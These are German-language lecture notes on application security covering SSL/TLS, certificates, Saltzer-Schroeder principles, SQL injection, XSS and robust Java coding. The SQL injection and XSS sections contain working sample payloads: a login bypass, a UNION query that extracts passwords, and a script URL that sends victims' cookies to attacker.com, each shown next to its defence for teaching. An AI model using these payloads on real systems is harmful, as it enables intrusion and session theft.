Applikationssicherheit

Roland Hediger

27. Januar 2014

0.1 App Sec Intro

Sicherheit ist nicht nur technisch sondern politisch. Technische seite der Sicherheit, ist nicht kontroverse.

0.1.1 Apsec Goals

- Vertraulichkeit
- Integrität : Modifizierungen.
- User Authentication
- User Authorization : Access control rules.
- Non repudiation
- Verfügbarkeit

Robust - Reliable - Safe programs.

0.1.2 Sicherheitsprobleme Statistisch

55% human error.
Definition : Hacker ist ehrlicher typ. Täglich hochkompetent : Besitzt Ethik Cracker sind richtige Hacker.

0.1.3 Sicherheits Attacken

- Interception of traffic flow : cofindentiality attack.
- Iterruption of service ddos attack.
- Modification of information : itegrity.
- Fabricated Info : Authentication attack.
- Exploit of holes : all of the above.

Zustand des Internets

1. Wir können nicht auf intelligenten benutzer verlassen.
2. Wir können nicht auf korrekte config von anderen verlassen.
3. Modelle bassiert auf assertions (Zertifikaten) sind nicht zuverlässig.
4. Nicht auf detection verlassen.
5. Kann nicht auf ISPs verlassen.
6. Jüristische mitteln sind nicht zuverlässig.

0.1.4 Realistische Bemerkungen

1. Dorf und schlechte leute sind die Risiken.
2. High tech Attacken nicht wahrscheinlich.
3. Unerwarte Low tech Tools sind eher wahrscheinlich.

Je raffinierte der Abwehr je mehr brutal der Attacke

1 ssl

1.1 Verschlusselung

symetrische Verschlüsselung: im vorraus Geheimnis vereinabren. K

$k = 0111...$
$A \longleftrightarrow B$
$M \rightarrow e_k^{AES}(m)$
$d_k^{AES}(e_k^{AES}(m)) = m$ Wir benutzen Diffie Helman um K zu vereinabren. K ist vereinbart also ist Authentication gelöst.

asymmetrische Verschlusselung Zwei Partner. Keine Vereinbarung

$A \longleftrightarrow B$
$A : PK_A$ und SK_A
$B : PK_B$ und SK_B
e_k^M wo e ist RSA und $k = PK_B$
$d_k(e_k^M) = M$ wo d ist RSA und $k = SK_B$ für d_k

Satz : $n \geq 0 : n = p_1.p_2...$
Vermütung : Effizienten methoden Zahl > 0 in Primfaktoren zu teilen. Polynomial : höchtens x^n Schritten. 500 - 1000 digit Zahlen. Quantum Computer macht dieses Problem in P Zeit.
Athentication is inherent in def von RSA weil nur B kennt dass usw.

1.2 Bedeutung von Integrität

$A \longleftrightarrow B$ M muss guarantiert nicht unterwegs manipuliert worden. Oscar muss kein Zugriff haben. Meldung im Klartext geschickt. $A : sha3(m) = t, m$, t geschickt, B macht $sha3(m) = t1, t == t1?$
Es gibt aber ein Sicherheitsfehler.
Was kann Oscar machen?
$m'', t'' \longleftrightarrow B$ Man in the middle.
Methode um hash weniger manipulierbar zu machen - Digitale Signatur

1.2.1 Digitale Signatur

RSA Signierung: $A \longleftrightarrow B$
$M, e_{k=SK_A}(h^{SHA3}(m))$ wird geschickt wo e ist RSA.
$B(e_{k=SK_A}(h^{SHA3}(m)))$ B macht $t' = sha3(m)$ und $d_k^{RSA}(e_{k=SK_A}(h^{SHA3}(m))) = sha3(m) = t1'$
$t1' == t'?$
Teil von SSL, aber beweisbar sicher? Oscar Attackenmöglichkeit : B arbeitet mit PK_A Oscar kann es auch tun.

$e_k = SK_A(sha3(m))$
$d_k = PK_A(e_k(h(m))) \rightarrow h(m)$
message inertcept and then can get m because using PKA oder : MAN IN THE MIDDLE SK_{OSCAR} SIGNIEREN und falschen.

1.3 Real secure Channel

Vereinfachte Struktur Schichten im OSI Model.
Uns interessieren IP / TCP Network Layer.
Methoden:




Abbildung 1.1: Wirklicher Sicherer Kanal

IP Security Arbeit auf Network Level - IPSEC in IP Layer. Funktioniert noch nicht so gut.

SSL Zusätzliche schicht zwischen TCP IP und Applikation

Kerberos Applikations Layer, schwierigste - Kerberos übernimmt die ganze Arbeit. Andere Beispiele : S/MIME PGP und SET.

Funktionsweise für TCP IP. Komm mit App. Tcp hat ein Port definiert, Port ist gebunden mit Applikation. Im Vergleich hat IP Source und Destination info zu schauen wehr Packet geschikt hat. **Info von unteren Layer ist im Klartext verfügbar.**
Applikation muss SSL Fähig sein.

1.4 SSL Characteristics

- Server Public Key Authentifiziert
- ..




Abbildung 1.2: SSL Funktionalität

1.4.1 SSL Protokoll Teilen

Tcp Verbindungsaufbau :

- TCP Packet SYN(C) FLAG auf 1 gesetzt von a - b kein data.
- B empfängt Paket, schickt wiederum ein Paket SYN und AKNOWLEDGE FLAG auf 1.
- A schickt züruck mit AKNOWLEDGE = 1. Ab jetzt Verbindung zwischen A und B. Noch nicht vertraulich

Hand Shake *Einfache Version* Server gibt public key to client - Man in the middle. Schwachstelle.




Abbildung 1.3: SSL Teile I

```
Client : Hello, here is a list of cipher suites I can use.
Server: Hello, here is the cipher suite I chose from your list. And
here's an X.509v3 certificate that contains my public RSA
key.
Client : [Scrutinises the certificate, checks to make sure it's signed
by a known certificate authority.] Okay, thanks. Here's the
pre-master secret, encrypted with your public key. The next
thing I say to you will be encrypted with the session key.
Client : [Encrypted] I'm done with the handshake.
Server: [Decrypts the pre-master secret using private key, then
generates the session key.] The next thing I send will be
encrypted.
Server: [Encrypted] I'm done with the handshake too.
```

1. Step 3 : [] = optional. Client untersucht die gute des Zertifikats.

   $A \longleftrightarrow B$ (TCP IP Kanal)

   Zertifikat : PK_{SERVER} drin und signiert (VeriSign)

   Problem effizienz – PK einfach geliefert. Zertifikat hat Firmen Root Signatur.

   Client *kann* prüfen. Fehlerquelle. Kontakt mit Firma aufnehmen und Prüfen. Was aber nicht wissen : Wer hat daten von Verisign Server.

Change Cipher Spec Wechsel von Cipher Spec zur Laufzeit

Alert Protocol Protokoll bei mögliche Attacke für Benachrichtigung

Encrypted Application Data Selbsterklärend

Unten liegt Record Layer Protocol. Guarantieen Festlegen in diesem Layer, Auth Enrypt usw.
SSL ist normallerweise Protokoll unabhängig aber ist nur in der Praxis über HTTP




Abbildung 1.4: SSL Teile II

1.5 SSL Zertifikaten

Ein SSL Zertifikat besteht aus 3 Teilen :

1. **Angaben über Besitzer** (Institution / Person)
   Angaben über Provider Vertraulicher Behörden, Echtheit versichern
2. Digisign des Providers.
3. Public Key von Server

1.5.1 Client Überprüfung

Folie 44. DN= Distinguished Name. **Client führt volgendes aus:**

- Verfalldatum prüfen.
- Wer ist die ID die die Zertifikat verifiziert. Identifizierung von Provider : Liste von vertrauenswürdige Behörden (Im Browser).
- Wenn wahr? Sucht PK von Provider und prüft Signatur von Zerifikat. RSA Hash Wert Signatur Prüfung. Algorithmus für Hash im Zertifikat.
- *Man soll* anhand von Verifizierungsprogram und von Server des Providers nochmal verifizieren.

1.5.2 Nachher : Erzeugung von Session Key

Client $\longleftrightarrow$ Server
Client schickt : $e^{RSA}_{k=pk}(PreMasterkey)$
Server entschlüsselt pre master key aus RSA. Client $\longleftrightarrow$ Server
Server schickt $e^{AES}_{k=premaserkey}(random_0)$
Client und Server bidirectional mit $SK = pre_master_key + +random_0 + +timestamp$ wo SK = session key.
$e^{AES}_{SK}(m)$ wo m=nachricht.

Warum muss der Server ein Session Key machen? Schlüssen vereinbaren : Teil von Partei 1 Teil von Partei 2. Sonnst Attacke : Wenn Server unter kontrolle, alles im Griff von Oskar.

Ein Timestamp ist zum **Replay Attack** zu verhindern : Oscar kann vorübergehend Verbindung unterbinden und bei Wiederaufbau verkaufen als Server. *Begrenztes Fenster*.

1.5.3 Handshake im Detail

Folie 17. Wichtige Punkte :

- Braucht funktionierende TCP/IP Verbindung.
- Session Key während der Sitzung ändern.

Wie kann ich die Session Abschliessen?

Tcp Header hat FIN (Finish Flag). Alert Close warning und hash Value von allen Byte die ich bisjetzt geschikt haben und Kontrolle. und nacher kommt FIN.

1.5.4 Master Secret Generierung

Folie 20.

1.6 SSL Record Protocol

Folie 24. Folie 27. zufallszahlen sind wichtig.

1.6.1 Bemerkung

Optionale überprüfung. + Nur Server muss sich authentifizieren. Grösste Schwachstelle SSL.

2 SSL + Java

2.1 Socket Intro

Folie 33 Folie 37: SSL Context. Alles abgeleitet davon. Nicht direkt im Java implementiert. Abstrakt klassen und API nicht Konkret. Sun hat referenz Implementation JSSE. NIE nutzen.

Folie 39 gut grun, rot, ist schlecht. Aes is beste schnellste sym Verschlüsseln.

Empfehlenswert ist "BouncyCastle" 100% Kompatibel.

2.2 Certification path

Folie 45. CLient macht Prüfung Lokal. Globale Prüfung? – Zertifikat chaining von Root zu Root Zertifikat. Verdammt langsam.

3 Validation

3.1 Salzer-Schröder rules

Least privilege Nutzer und Applikationen sollen nur minimale Persmissionen haben um laufen zu können.

Economy of mechanisms/Einfachkeit Techniken wie Zeile pro Zeile Software zu untersuchen, sowie auch eine physikalische Untersuchung von Hardware sind notwendig. Für den Erfolg von sollche Techniken, ist ein kleines und einfaches Design essenzial.

Offene Design Der Schutzmechanismus muss sich nicht auf die Dummheit der Angreifer verlasen. Sicherheit durch (obfuscation) ist blöd und gefährlich.

Komplette Verhandelung/Mediation Jede Zugriffsversuch soll überprüft werden.

Fail Safe Defaults Defaultmässig zugriff verweigern. Der Schutzmechanismus sollte klar die Bedingungen für Zugriff identifizieren können.

Teilung von Permissionen / Separation of Priviledge Zugriff auf Objekten sollen von mehrere Bedingungen abhängen sodass falls ein Schicht durchgebrochen ist, keinen kompletten Zugriff geleistet werden kann.

Least common set of Mechanism Der Betrag und die Nutzung von gemeinsamen Mechanismen minimieren.

Ease of Use Falls Schutzen nicht intuitiv und leicht zu lernen ist, werden Benutzer es ignorieren.




Abbildung 3.1: Salzer-Schröder Rules

3.2 Motivation : Angriffe

3.2.1 SQL Injection

Alle Webapplikationen benutzen eine Datenbank um im Backend Daten abzuspeichern.Benuztern greiffen indirekt auf der Datenbank zu.

- Eingabe mit Webforms.

  Servlet/Script emfängt Daten

  Script benutzt SQL Query, und erzeugt Seite mit Resultaten.

- Kann mittels POST oder GET ausgeführt werden




Abbildung 3.2: Web Applikation Sicherheit

Login Attack

Ocar loggt sich ein und versucht die Query so zu manipulieren dass es immer eine Zeile als Ruckgabewert hat.Mit logins funktioniert es oft mittels 'or' '='

```
GET /path/login.pl?user='or''=' &pwd='or''=' HTTP/1.0
```

Daraus folgt das diese Query immer True zurück gibt im Where Klausel, und deshalb wird nur "SELECT * FROM USERS" betrachtet.

Tricks 1

```
GET /path/showcars.pl?brand_id=17 UNION SELECT user,pwd,1 from Users
```

Fazit

Sql Injection ist mäcjtig aber nicht so leicht um auzuführen :

- Applikation mit Sicherheitslüke finden.
- Interne DB Struktur ist der Angreifer unbekannt.
- Datenbank Typ ist meistens unbekannt.
- Gute SQL Kenntnisse von verschiedenen Produkten vorrausgesetzt.
- Eingespritzte SQL Queries müssen syntaktisch korrekt sein.

Strategy gebe eine Gänzefusschen ein (Hochkomma) ein um zu sehen was für ein Fehler generiert wird.

Abwehr

- validierien, eingrenzen und sanieren alle Benutzerdaten.
- Benutze Client Parameter nie direkt innerhalb SQl Queries.
- Parameterisierte Storedprocedures sind auch eine möglichkeit.
- Keine DB Fehlermeldungen an den Client.

- DB Zugriff mit minimale Permissionen.

Prepared Statement:

Listing 3.1: Sql Injection Prepared Statement

```
String updatestring = "update" + dbName + ".COFFEES " + "set SALES =? where COF_NAME = ?"
updateSales = con.prepareStatement(updateString);
```

Du musst alle werte für ? angeben, es gibt SetterMethoden in der PreparedStatement Klasse.

Listing 3.2: sql Injection Prepared Statement Placeholder

```
updateSalessetInt(1,e.getValue().intValue()) //validated
pdateSales.setString(2,e.getKey()); //validated
```

3.2.2 XSS Cross Site Scripting

Information die von dem Benutzer eingegeben ist, ist oft an dem Benutzer wieder zurückgegeben. XSS : Javascript in Webformfeld eingeben. Im Resultat wird der Script dan ausgeführt. Attacke ist auf andere Anwender gezielt. Möglichkeiten für Oscar :

- Beliebige js von Server hohlen
- Session zugriff (Session ID)
- Dynamisch Inhalt anpasse, Jquery.

Die Schwierigkeit ist das der Benutzer die Javascript an der Server senden muss. Sich selbst auch attakieren.




Abbildung 3.3: xss Beispiel




Abbildung 3.4: xss Beispiel

Session Hijacking

www.sillyshop.com verkauft was und speichert session-id in ein Cookie inherhalb der Browser.
Der Angreifer hat eine Lücke im Script gefunden.
Der Opfer ist eine regelmässiger Kunde.
Opfer hat gültige Session ID cookie von letzten login.
Angreifer will diese Session ID haben um sachen als Opfer zu kaufen.
Angriefer hat capture.php auf eigenen Server

```
http://www.sillyshop.com/showproduct.asp?prod_id=7<script>
document.write('<img%20src="http://www.attacker.com/
capture.php?cookie=',escape(document.cookie),'">')</script>
```

If the victim clicks the link in the e-mail, its **sillyshop**-Cookie is directly sent to to `www.attacker.com`; without the victim noticing this:

Abbildung 3.5: Session Hijacking

Secure communication protocols, packet-filtering firewalls are useless. But: using HTTPS helps against Session Hijacking.

Server side: do the following:

- → Validate all data provided by client
- → Sanitize all client-provided data before sending them back to the browser
- → Especially watch for `<script>`, `</script>` , `javascript:` etc.
- → Replace **<** and **>** around **script** of client-provided data with `<` and `>` browser interprets this as string literals and not as scripts
- → Example: replace `<script>alert("XSS")</script>` with `<script>alert(&quot;XSS&quot;);</script>`
  - → This is harder than it appears because there exist various encoding attacks to circumvent the server's defences; e.g. using ASCII-values:

    `<img src=javascript:alert('XSS')>` is equal to

    ```
    <img src=&#106;&#97;&#118;&#97;&#115;&#99;&#114;&#105;
        &#112;&#116;&#58;&#97;&#108;&#101;&#114;&#116;&#40;
        &#39;&#88;&#83;&#83;&#39;&#41>
    ```

Client side: disable JavaScript

Abbildung 3.6: XSS Defenses

XSS Defenses

3.3 Regex

Character Sequenz	Auswirkung / Kommentar
woodchuck	sucht für woodchuck
/	escape char
//	sucht für slash
/x41	sucht für Charakter basiert auf hex Wert.
/t	tab
/n	new line
/f	form feed

	Character Sequenz	Auswirkung / Kommentar
	[]	Undefined Char Klasse
	[wW]ood	How much wood does a woodchuck chuck?
	[abcd]*	you are a good programmer
	[a-zA-Z]*	beliebige Zeichenfolge aus a,z
	[^(etwas)]	heisst dan nicht etwas
Charakter Gruppierungen :	.	beliebige Charakter
	/d	Digit (0-9)
	/D	Non Digit ([^0-9])
	/s	whitespace
	/S	non whitespace
	/w	word - zeichen + zahlen
	/W	nicht word.

Greedy Characters :

? Vorherige Charakter Optionale

***** 0 bis mehrere vorkommen von vorheriger Charakter.

+ 1 bis mehrere vorkommen von vorheriger Charakter.

. Beliebige Charakter bei position von punkt. p.nt = pant punt etc.

Matching Typen:

Greedy Matching längste Match.

Reluctant Matching kurzeste Match.

Possesive Matching Nur längste Match auch wenn kurzere existieren.

Logische Operatoren:

AND zwei Charakter zusammen

OR |

Grouping () Bsp : (gupp(y|ies) = he is guppy oder guppy guppies usw.

/zahl Referenziert vorhergegebenes Matching

Boundary Matchings :

kappe Zeilienanfang.

$ Zeilenende.

/b Wortgrenze

/B Nicht Wortgrenze

/A Input-anfang.

/G Ende von vorherigem Match.

/Z End of input except for final terminator.

/z End of input.

Operator Riehenfolge:

1. ()
2. * + ?
3. Sequenzen
4. | :

3.3.1 Java Biespiel von Regex

```
public class EmailAddressChecker {
  public static void main(String[] args) throws Exception {
    String input = "carlo.nicolafhn,,,~~~########&&&&&%%%$$)u.ch";
   // Checks for email addresses starting with
   // inappropriate symbols like dots or @ signs.
   Pattern p = Pattern.compile("^\\.|^\\@");
   Matcher m = p.matcher(input);
   if (m.find())
   System.err.println("Email addresses don't start" +" with dots or
                                                    @ signs.");
        // Checks for email addresses that start with
        // www. and prints a message if it does.
   p = Pattern.compile("^www\\.");
   m = p.matcher(input);
   if (m.find()) {
     System.out.println("Email addresses don't start" +
                          " with \"www.\", only web pages do.");
   }
```

Abbildung 3.7: Java regex I

```
  p = Pattern.compile("[\\@] [\\.]+");
  m = p.matcher(input);

  if (m.find() == false) {
    System.out.println("Emails must contain at most a @ " +
                                    "and at least a .");
  }

  // p = Pattern.compile("[^A-Za-z0-9\\.\\@_\\-~#]+");
  p = Pattern.compile("^([0-9a-zA-Z]+[-._+&])*[0-9a-zA-Z]+@([-0-
                      9a-zA-Z]+[.])+[a-zA-Z]{2,6}$");
  m = p.matcher(input);
  StringBuffer sb = new StringBuffer();
  boolean result = m.find();
  boolean deletedIllegalChars = false;

  while(result) {
    deletedIllegalChars = true;
    m.appendReplacement(sb, "");
    result = m.find();
  }
```

Abbildung 3.8: Java regex II

```
   // Add the last segment of input to the new String
   m.appendTail(sb);
   input = sb.toString();
   System.out.println(input);
   if (deletedIllegalChars) {
     System.out.println("It contained incorrect characters" +
                               " , such as spaces or commas.");
   }
   }
}
```

Abbildung 3.9: Java regex III

4 Robust Programming




Abbildung 4.1: figure

For 5 system's (SW) components of an e-commerce application in series (e.g. the input of component i depends on the output of component (i-1)), each of which has 98% uptime, you should expect to be down in a one year period 3.9 hours per day. This means, that your application without any apparent security hole, behaves as one which is befallen by a DoS- attack.

4.1 Zuverlässigkeit in der Praxis

Wartezeiten im Spital:

1. Anruf bis Ankunft von Sanitär: 3 m
2. Warterzeit für dringende Materialen innerhalb 3 Schichten: 24 h
3. Warterzeit normalle Untersuchung: 1 /4 3 weeks
4. Ratio Routine/Notfall 1 /4 10000-zu-1

Compare with the digital world:

1. Dauer tragische Penetrationsangriff: 700 ms
2. Komplette wiederhohlung: 2 h
3. Ratio rebuild/lose 1 /4 10000-zu-1 Gesundheit(Sicherheit) und Kosten sind ungefähr invers Proportional (Adi Shamir).

99 Prozenten:

1. Six nines (99.9999%): Mature manufacturing quality assurance
2. Five nines (99.999%): Public switched telephone network availability (it took 100 years to get there).
3. Four nines (99.99%): Domestic electrical grid reliability
4. Three nines (99.9%): Maximum possible desktop uptime after downtime required by monthly patching drills.
5. Two nines (99%): Credit card number protection (Basis: 640 m issued vs. 112205775 reported exposed in 2007 and assuming 5actually used by fraudsters).
6. One nine (90%): Share of Internet backbone traffic that is not broadly related to malicious attacks.
7. Zero nines (10%): Aggregate ability of commercial antivirus programs to find new malware

4.2 Java hinter der Kulisse




Abbildung 4.2: figure

4.3 Robustheitsregeln

Fehlerquellen:

1. Syntax (erledigt mit gutem Kompiler)
2. Semantik (Gehirne nicht perfekte Programmierer)
3. IO oder externe Resourcen schlagen fehl. (Exception Behandelung)
4. Mehrdeutige Spezifikationen oder implementationen machen Programme kaputt. (JMM + Concurrency)

> Gute Definition von Robustheit : Graceful behaviour in presence of errors This means that if the program fails, it falls into a well known state and at least logs why it has failed. Deutsch : Ansprechende / Elegante / Gute Verhaltung falls Fehler auftreten.

Möglichkeite um für Robustheit zu Prüfen :

1. Types (Typ Sicherheit)
2. Tests
3. Formal Proofs (Mathematische Beweise)

4.4 Techniken für Robustheit

1. Sinnvolle benutzung von Typen und Attributen.
2. Annotationen (Compilezeit)
3. Exceptionbehandelung (Laufzeit)
4. Assertions (Laufzeit)

4.5 Typen und Sichtbarkeit in Java

- Alle felder mussen private sein.
- Felder die Initialisiert sind vom Contructor sind nachher niemals aktualisiert/verändert.
- Schlussendlich Immutable.

The class is not immutable because a reference to a mutable field is returned. Important: in Java, if a field (variable, parameter) is final, it does not mean that it cannot change, only that the reference to it cannot change.

A way to maliciously mutate a student:

```
Calendar stolenBirthDate = student.getBirthDate();
stolenBirthDate.set(Calendar.YEAR, 1900);
```

The fix: make a copy of the date before returning it (use a copy constructor rather than `clone()`), e.g.:

```
public final Calendar getBirthDate() {
  return (Calendar) this.birthDate.clone();
}
```

Abbildung 4.3: Gestohlene Werte von Immutable Student Klasse

Best Practices Immutable

- All non-private fields have to be declared final and have to be of primitive or immutable type
- No setter methods
- Methods must not change the (visible) state of the object
- Class has to be declared final (or not extensible with factory creators' methods)
- Do not inherit from a base class which has non-static mutable fields
- References returned by getter methods have to be of primitive or of immutable type or have to be (deeply) cloned
- References passed to the object with a constructor have to be of primitive or immutable type or have to be (deeply) cloned
- The this reference is not allowed to escape during construction

4.6 Inheritance




Abbildung 4.4: figure

Against code inheritance:

- Strong relationship between base and derived class;

- The extension of a class with sub classing, requires an in-depth
- knowledge about the implementation of the base class. E.g.:

  Which virtual methods are called in the base-class method?

  In which state is the base-class upon invocation of virtual methods?[1]
- Specialization interface means:

  Protected methods: Disrupts the private/public only model.

  Specialization semantics
- Inheritance breaks encapsulation:

  Support for inheritance implies that (some) implementation details have to be published!

4.6.1 Using composition instead

To use composition in Java, you use instance variables of one object to hold references to other objects. If call-backs are needed then this can be provided through delegation i.e.: through explicit passing of the reference. Alternatively you can implements a call-back interface.

+ Only Interface
+ No callbacks.
+ No dependency on the implementation.

4.6.2 Template Hooks

